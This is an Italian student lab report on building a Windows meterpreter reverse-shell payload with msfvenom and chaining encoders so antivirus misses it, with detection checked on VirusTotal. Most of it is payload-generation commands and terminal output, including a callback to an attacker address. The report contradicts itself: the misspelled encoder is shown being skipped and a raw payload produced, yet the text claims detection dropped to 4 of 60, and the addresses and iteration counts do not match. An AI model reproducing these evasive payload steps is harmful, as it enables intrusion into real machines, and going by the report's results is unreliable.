

REPORT S9/L1

Obiettivo dell'Esercizio

L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.

Passaggi da Seguire

1. Preparazione dell'Ambiente Assicurati di avere un ambiente di lavoro sicuro e isolato, preferibilmente una macchina virtuale, per evitare danni al sistema principale.
2. Utilizzo di msfvenom per generare il malware.
3. Migliorare la Non Rilevabilità.
4. Test del Malware una volta generato.
5. Analisi dei Risultati Confronta i risultati del tuo malware con quelli analizzati durante la lezione. Valuta le differenze in termini di rilevabilità e discuti le possibili migliorie.

SOLUZIONE


Per prima cosa procedo con la generazione del **payload** malevolo mediante **msfvenom** di **Metasploit**, questo nasce dalla combinazione dei tool **msfpayload** e **msfencode** mi consente di creare payload personalizzati, di facilitandone l'enconding rendendone piu complessa la rilevazione.

Dal terminale della mia macchina kali apro il tool msfvenom e uso il seguente comando, **Figura 1**:

`msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.5 LPORT=8888 -f exe -o payload.exe`

Nello specifico:

- p è lo switch che mi indica quale payload andrò ad utilizzare, in questo caso una shell meterpreter con reverse_tcp.
- LHOST specifica l' hosta locale, indirizzo della macchina kali (in questo caso).
- LPORT la porta alla quale connetersi.
- f è lo switch che specifica il tipo di file in output.
- o è lo switch che specifica il nome del file in output in questo caso, payload.exe



```
(kali@kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=8888 -f exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe
```

Figura 1, mediante il tool msfvenom viene generato il payload malevolo.

Dopo aver generato il payload posso quindi procedere con un primo test su www.virustotal.com, **Figura 2**, questo è un servizio che consente di analizzare **FILE** e **URL** per rilevare eventuali malware o minacce servendosi di 70 motori di scansione e antivirus.




Figura 2, prima analisi del payload su “virustotal”.

Dalla prima scansione possiamo notare come effettivamente il **payload** malevolo generato risulti abbastanza debole, infatti questo è rilevato da 57 su 70 antivirus tra i quali i più noti come **Avast**, **Avira** e **Kaspersky**.

Devo quindi cercare di rendere il virus meno rilevabile utilizzando tecniche di encoding per provare a offuscarlo. Le tecniche sono varie, posso cambiare l’encoder, aumentare le iterazioni dell’encoder, posso incapsulare il **payload** all’interno di uno script o un programma che risulti innocuo oppure potrei utilizzare uno strumento di offuscamento per rendere più difficile da analizzare il codice del payload dagli antivirus.

Procedo di nuovo con msfvenom con il comando, **Figura 3**:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.5 LPORT=8888 -e x86/shigata_ka_nai -i 5 -f exe -o payload.exe


il comando è praticamente analogo a quello utilizzato in precedenza ma in questo caso ho aggiunto:

- **lo switch “e”** che determina l’encoder in questo caso **shigata_ka_nai**.
- **lo switch “i”** che determina il numero di iterazioni di encoding sul payload, 5.

```
(kali@kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.5 LPORT=8888 -e x86/shigata_ka_nai -i 5 -f exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
[-] Skipping invalid encoder x86/shigata_ka_nai
[!] Couldn't find encoder to use
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe
```

Figura 3, encoding con “shigata_ka_nai” e 5 iterazioni.

Vado quindi nuovamente a fare un test sulla piattaforma **virustotal** con il nuovo **payload**.



In questo caso il risultato è simile a quello precedente, infatti anche stavolta il payload viene rilevato da 58/71 strumenti di scansione, devo quindi rendere più aggressivo l’**encoding**, magari aumentando le iterazioni e diversificando gli encoder, **Figura 4** :

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.5 LPORT=8888 -a x86 --platform windows -e x86/shigata_ka_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shigata_ka_nai -i 138 -o payload.exe
```

```
(kali@kali)-[~/Desktop]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.5 LPORT=8888 -a x86 --platform windows -e x86/shigata_ka_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shigata_ka_nai -i 138 -o payload.exe
Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
[-] Skipping invalid encoder x86/shigata_ka_nai
[!] Couldn't find encoder to use
No encoder specified, outputting raw payload
Payload size: 354 bytes
```

Figura 4, encoding più aggressivo sul payload.

In questo caso abbiamo concatenato una serie di comandi **msfvenom** in **pipe** nei quali vengono alternati due encoding con **shigata_ka_nai** rispettivamente a 200 e 138 iterazioni e uno con **countdown** a 100 iterazioni, rispetto al comando precedente sono stati aggiunti gli switch:

- **a** che fa riferimento all’architettura della macchina target, x86.
- **--platform** che fa riferimento alla piattaforma target, in questo caso windows.

Posso quindi infine analizzare di nuovo il payload su **virustotal**, **Figura 5**.




Figura 5, analisi finale sull' ultimo payload generato.

Dall' analisi emerge come si sia drasticamente ridotta la rilevabilità del payload malevolo a 4 su 60 piattaforme di scansione.